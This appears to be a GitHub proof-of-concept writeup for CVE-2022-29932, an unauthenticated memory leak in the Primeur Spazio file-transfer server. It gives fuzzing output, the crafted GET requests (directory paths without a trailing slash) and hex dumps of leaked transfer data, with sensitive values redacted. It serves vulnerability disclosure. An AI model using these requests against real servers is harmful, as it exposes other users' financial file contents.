Off3nS3c / **CVE-2022-29932** Private

Code Issues Pull requests Actions Projects Security Insights

main

CVE-2022-29932 / **Proof-of-Concept.md**

Off3nS3c Update Proof-of-Concept.md **History**

1 contributor

`47 lines (27 sloc) | 2.6 KB`

CVE-2022-29932 - Primeur Spazio MFT - Information Disclosure (Memory Leak)

Description

The HTTP Server in PRIMEUR SPAZIO 2.5.1.954 (Massive File Transfer) allows a remote unauthenticated attacker to obtain sensitive data (related to the content of transferred files) via a crafted HTTP request.

Vendor has acknowledged the vulnerability and promptly notified all impacted customers and provided a patch.

Affected Product Code Base

Primeur Spazio - 2.5.1.954.

Other versions may also be affected.

Attack Vectors

In order to exploit the vulnerability, an unauthenticated attacker should send crafted HTTP Request

Discovered by


Andrea Mattiazzo, Alessandro Cudini, Antonio Montesano, Giovanni Battista Colonna

Reference

https://www.primeur.com/managed-file-transfer


Proof-of-Concept (POC)

Navigating the website without any kind of credentials and executing fuzzing on the root directory, it has been observed that some web resources were built at real-time.




```
assets                  [Status: 200, Size: 35394920, W
errors                  [Status: 200, Size: 35521568, W
/#.htaccess#            [Status: 200, Size: 345, Words:
html.zip                [Status: 200, Size: 1954, Words
index.html              [Status: 200, Size: 345, Words:
images                  [Status: 200, Size: 0, Words: 1
/?page=auth.inc         [Status: 200, Size: 345, Words:
/?page=auth.inc.php     [Status: 200, Size: 345, Words:
/?page=admin.auth.inc   [Status: 200, Size: 345, Words:
template                [Status: 200, Size: 35415192, W
```

After an in-depth analysis it was observed those resources (i.e. folders) are strictly related to already existent data directories (i.e. subfolders of root web folder) on the web server.




Host	Method	URL	Params	Edited	Status	Length
https:/[redacted]	GET	[redacted]	✓			
https:/[redacted]	GET	/pippo			200	35522429
https:/[redacted]	GET	/template			200	35522190
https:/[redacted]	GET	/assets			200	35521909
https:/[redacted]	GET	/assets			200	35521908
https:/[redacted]	GET	/assets			200	35521752
https:/[redacted]	GET	/template			200	35521751
https:/[redacted]	GET	/template			200	35521530
https:/[redacted]	GET	/assets			200	35512547
https:/[redacted]	GET	/assets			200	35509978
https:/[redacted]	GET	/template			200	35502412
https:/[redacted]	GET	/errors			200	35435905
https:/[redacted]	GET	/assets			200	35396548

Creating a crafted HTTP request pointing to these data directories cutting the trailing "/" character, the web server answers with an unmanaged memory leak in HTTP response. As an example we created two folders on the webserver called "assets" and "pippo" in order to reproduce the unsecure behaviour obtaining the memory leak.



```
GET /pippo HTTP/1.1
Host: [redacted]
Cookie: TS01b5ad17=
01117f0e6172f2468b81c9b3e4de73ae2b837269b602cb3392788005d059e387487a778943a12
820cf81cc937b7382ecb8dcf8d224; TS01125921=
01117f0e614a9693c401a88dfcabafd8bc6b9efd19daf7314794ec871aebd0ee5b238bf97b71e
73dc62908656a71007a5bc6dc236f
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101
Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```


```
00001e00  69 73 70 61 5f 63 62 6f  74 2e 7a 69 70 20 20 20  [redacted].zip
00001e10  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001e20  20 20 20 20 20 20 20 20  20 20 20 20 00 08 2b ff              ||||+ÿ
00001e30  32 30 32 32 30 34 30 31  00 08 2c 00 30 30 33 35  20220401 ||||,  0035
00001e40  33 32 20 20 00 08 2c 03  32 30 32 32 30 34 31 31  32   ||||,∫20220411
00001e50  00 08 2c 04 30 30 33 35  33 32 20 20 00 08 2b e6  ||||, ||003532   |||,
00001e60  20 20 20 20 20 20 20 20  00 08 2b e7 20 20 20 20          ||||+ç
00001e70  20 20 20 20 00 08 2b e8  20 20 20 20 20 20 20 20      ||||+è
00001e80  00 08 2b e9 20 20 20 20  20 20 20 20 00 08 2c f9  ||||+é          ||||
00001e90  41 43 32 36 37 46 30 31  01 08 f0 04 01 04 e1 f4  AC267F01∫||||ð ||∫ ||áô
00001ea0  01 00 27 da 2f 68 6f 6d  65 2f 73 70 61 7a 69 6f  ∫  'Ú/home/spazio
00001eb0  2f 73 70 61 7a 69 6f 2f  55 53 45 52 54 45 4d 50  /spazio/USERTEMP
00001ec0  2f 53 46 54 50 2f 53 45  52 56 45 52 2f 53 45 4e  /SFTP/SERVER/SEN
00001ed0  44 2f 55 43 49 53 50 41  2f 32 30 32 32 30 33 33  D/[redacted]
00001ee0  [redacted]
00001ef0                           70 20 20 20 20 20 20 20
00001f00  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f10  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f20  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f30  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f40  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f50  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f60  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f70  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f80  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001f90  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
00001fa0  20 20 20 20 38 04 00 00  00 04 44 3c 05 00 00 00      8 ||     ||D<∫∫
00001fb0  00 04 44 3d 00 00 00 00  00 04 44 03 20 00 00 00  ||D=        ||D∫
00001fc0  00 04 44 3e 00 00 00 00  00 04 44 04 00 00 00 00  ||D>        ||D ||
00001fd0  00 04 44 3f 00 00 00 00  00 04 44 40 02 00 00 00  ||D?        ||D@ |
00001fe0  00 04 44 47 02 01 33 03  00 04 44 42 00 00 00 00  ||DG |∫3∫  ||DB
00001ff0  00 04 44 48 00 00 00 00  00 04 44 41 01 00 00 00  ||DH        ||DA∫
```



```
GET /assets HTTP/1.1
Host: [redacted]
Cookie: TS01b5ad17=
01117f0e614698148303a8d518ec990f78cc55add010c721e4e881a58d849dab01791fdecede6abfc1
eaa3a1eed9365627f0333b0f; TS01125921=
01117f0e614a9693c401a88dfcabafd8bc6b9efd19daf7314794ec871aebd0ee5b238bf97b71e73dc6
2908656a71007a5bc6dc236f
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

```
00045680  20 20 20 20 3c 49 6d 70  6f 72 74 6f 4c 61 76 6f      <ImportoLavo
00045690  72 61 74 6f 3e 30 2c 32  30 3c 2f 49 6d 70 6f 72  rato>0,20</Impor
000456a0  74 6f 4c 61 76 6f 72 61  74 6f 3e 0a 20 20 20 20  toLavorato>
000456b0  20 20 20 20 3c 4e 6f 74  65 3e 3c 2f 4e 6f 74 65      <Note></Note
000456c0  3e 0a 20 20 20 20 20 20  3c 2f 43 6f 6e 74 61 6e  >       </Contan
000456d0  74 69 3e 0a 20 20 20 20  20 20 3c 43 6f 6e 74 61  ti>       <Conta
000456e0  6e 74 69 3e 0a 20 20 20  20 20 20 20 20 3c 44 69  nti>         <Di
000456f0  76 69 73 61 3e 45 55 52  3c 2f 44 69 76 69 73 61  visa>EUR</Divisa
00045700  3e 0a 20 20 20 20 20 20  20 20 3c 54 61 67 6c 69  >         <Tagli
00045710  6f 44 69 63 68 69 61 72  61 74 6f 3e 30 2c 31 30  oDichiarato>0,10
00045720  3c 2f 54 61 67 6c 69 6f  44 69 63 68 69 61 72 61  </TaglioDichiara
00045730  74 6f 3e 0a 20 20 20 20  20 20 20 20 3c 51 75 61  to>         <Qua
00045740  6e 74 69 74 61 44 69 63  68 69 61 72 61 74 61 3e  ntitaDichiarata>
00045750  31 3c 2f 51 75 61 6e 74  69 74 61 44 69 63 68 69  1</QuantitaDichi
00045760  61 72 61 74 61 3e 0a 20  20 20 20 20 20 20 20 3c  arata>         <
00045770  49 6d 70 6f 72 74 6f 44  69 63 68 69 61 72 61 74  ImportoDichiarat
00045780  6f 3e 30 2c 31 30 3c 2f  49 6d 70 6f 72 74 6f 44  o>0,10</ImportoD
00045790  69 63 68 69 61 72 61 74  6f 3e 0a 20 20 20 20 20  ichiarato>
000457a0  20 20 20 3c 51 75 61 6e  74 69 74 61 4c 61 76 6f     <QuantitaLavo
000457b0  72 61 74 61 3e 31 3c 2f  51 75 61 6e 74 69 74 61  rata>1</Quantita
000457c0  4c 61 76 6f 72 61 74 61  3e 0a 20 20 20 20 20 20  Lavorata>
000457d0  20 20 3c 49 6d 70 6f 72  74 6f 4c 61 76 6f 72 61    <ImportoLavora
000457e0  74 6f 3e 30 2c 31 30 3c  2f 49 6d 70 6f 72 74 6f  to>0,10</Importo
000457f0  4c 61 76 6f 72 61 74 6f  3e 0a 20 20 20 20 20 20  Lavorato>
00045800  20 20 3c 4e 6f 74 65 3e  3c 2f 4e 6f 74 65 3e 0a    <Note></Note>
00045810  20 20 20 20 20 20 3c 2f  43 6f 6e 74 61 6e 74 69        </Contanti
00045820  3e 0a 20 20 20 20 3c 2f  44 69 73 74 69 6e 74 61  >     </Distinta
00045830  3e 0a 20 20 20 20 3c 44  69 73 74 69 6e 74 61 3e  >     <Distinta>
00045840  0a 20 20 20 20 20 20 3c  50 72 6f 67 72 65 73 73         <Progress
00045850  69 76 6f 44 69 73 74 69  6e 74 61 3e 31 35 36 3c  ivoDistinta>156<
00045860  2f 50 72 6f 67 72 65 73  73 69 76 6f 44 69 73 74  /ProgressivoDist
00045870  69 6e 74 61 3e 0a 20 20  20 20 20 20 3c 43 6f 64  inta>       <Cod
```

By downloading or navigating the resource containing the memory leak, it has been possible to gain access to the exfiltrated buffer of memory which contained the content of files exchanged by authorized users who are using the File Transfer solution, hence leading to an information disclosure.



```
<CauDtNT>[redacted]</CauDtNT><CauCoFT>[redacted]</CauCoFT><CauSesT>[redacted]</CauSesT></InfCau><AltriDatiDisp><VmPag>[redacted]</VmPag></AltriDatiDisp></CdtTrfTxInf><CdtTrfTxInf><PmtId><InstrId>[redacted]</InstrId>
<EndToEndId>[redacted]</EndToEndId></PmtId><PmtTpInf><CtgyPurp><CDPurp>[redacted]</CDPurp></CtgyPurp></PmtTpInf><Amt><DivAmt>[redacted]</DivAmt><ImpAmt>[redacted]</ImpAmt></Amt><Cdtr><CogCred>[redacted]</CogCred>
<NomCred>[redacted]</NomCred></Cdtr><PstlAdr><AdrTp>[redacted]</AdrTp><StrNm>[redacted]</StrNm><BldgNb>[redacted]</BldgNb><PstCd>[redacted]</PstCd><TwnNm>[redacted]</TwnNm><CtrySubDvsn>[redacted]</CtrySubDvsn></PstlAdr><CdtrAcct><IdAcct>
<IBAN>[redacted]</IBAN></IdAcct></CdtrAcct><InfCau><CauMod>[redacted]</CauMod><CauABI>[redacted]</CauABI><CauCAB>[redacted]</CauCAB><CauDtF>[redacted]</CauDtF><CauIndA>[redacted]</CauIndA><CauDtNT>[redacted]</CauDtNT>
<CauCoFT>[redacted]</CauCoFT><CauSesT>[redacted]</CauSesT></InfCau><AltriDatiDisp><VmPag>[redacted]</VmPag></AltriDatiDisp></CdtTrfTxInf><CdtTrfTxInf><PmtId><InstrId>[redacted]</InstrId><EndToEndId>[redacted]</EndToEndId>
</PmtId><PmtTpInf><CtgyPurp><CDPurp>[redacted]</CDPurp></CtgyPurp></PmtTpInf><Amt><DivAmt>[redacted]</DivAmt><ImpAmt>[redacted]</ImpAmt></Amt><Cdtr><CogCred>[redacted]</CogCred><NomCred>[redacted]</NomCred></Cdtr><PstlAdr><AdrTp>[redacted]</AdrTp>
<StrNm>[redacted]</StrNm><BldgNb>[redacted]</BldgNb><PstCd>[redacted]</PstCd><TwnNm>[redacted]</TwnNm><CtrySubDvsn>[redacted]</CtrySubDvsn></PstlAdr><CdtrAcct><IdAcct><IBAN>[redacted]</IBAN></IdAcct></CdtrAcct><InfCau>
<CauMod>[redacted]</CauMod><CauABI>[redacted]</CauABI><CauCAB>[redacted]</CauCAB><CauDtF>[redacted]</CauDtF><CauIndA>[redacted]</CauIndA><CauCogAt>[redacted]</CauCogAt><CauDtNT>[redacted]</CauDtNT><CauCoFT>[redacted]</CauCoFT><CauSesT>[redacted]</CauSesT>
</InfCau><AltriDatiDisp><VmPag>[redacted]</VmPag></AltriDatiDisp></CdtTrfTxInf><CdtTrfTxInf><PmtId><InstrId>[redacted]</InstrId><EndToEndId>[redacted]</EndToEndId></PmtId><PmtTpInf><CtgyPurp><CDPurp>[redacted]</CDPurp></CtgyPurp>
</PmtTpInf><Amt><DivAmt>[redacted]</DivAmt><ImpAmt>[redacted]</ImpAmt></Amt><Cdtr><CogCred>[redacted]</CogCred><NomCred>[redacted]</NomCred></Cdtr><PstlAdr><AdrTp>[redacted]</AdrTp><StrNm>[redacted]</StrNm><BldgNb>[redacted]</BldgNb><PstCd>[redacted]</PstCd>
<TwnNm>[redacted]</TwnNm><CtrySubDvsn>[redacted]</CtrySubDvsn></PstlAdr><CdtrAcct><IdAcct><IBAN>[redacted]</IBAN></IdAcct></CdtrAcct><InfCau><CauMod>[redacted]</CauMod><CauABI>[redacted]</CauABI><CauCAB>[redacted]</CauCAB>
<CauDtF>[redacted]</CauDtF><CauIndA>[redacted]</CauIndA><CauDtNT>[redacted]</CauDtNT><CauCoFT>[redacted]</CauCoFT><CauSesT>[redacted]</CauSesT></InfCau><AltriDatiDisp><VmPag>[redacted]</VmPag></AltriDatiDisp></CdtTrfTxInf><CdtTrfTxInf><PmtId>
<InstrId>[redacted]</InstrId><EndToEndId>[redacted]</EndToEndId></PmtId><PmtTpInf><CtgyPurp><CDPurp>[redacted]</CDPurp></CtgyPurp></PmtTpInf><Amt><DivAmt>[redacted]</DivAmt><ImpAmt>[redacted]</ImpAmt></Amt><Cdtr>
<CogCred>[redacted]</CogCred><NomCred>[redacted]</NomCred></Cdtr><PstlAdr><AdrTp>[redacted]</AdrTp><StrNm>[redacted]</StrNm><BldgNb>[redacted]</BldgNb><PstCd>[redacted]</PstCd><TwnNm>[redacted]</TwnNm><CtrySubDvsn>[redacted]</CtrySubDvsn></PstlAdr>
<CdtrAcct><IdAcct><IBAN>[redacted]</IBAN></IdAcct></CdtrAcct><InfCau><CauMod>[redacted]</CauMod><CauABI>[redacted]</CauABI><CauCAB>[redacted]</CauCAB><CauDtF>[redacted]</CauDtF><CauIndA>[redacted]</CauIndA><CauCogAt>[redacted]</CauCogAt>
```

Since folders name is usually easy-enumerable by any fuzzer, and some folders have standard naming (errors, templates, images), the bug can be easily exploited.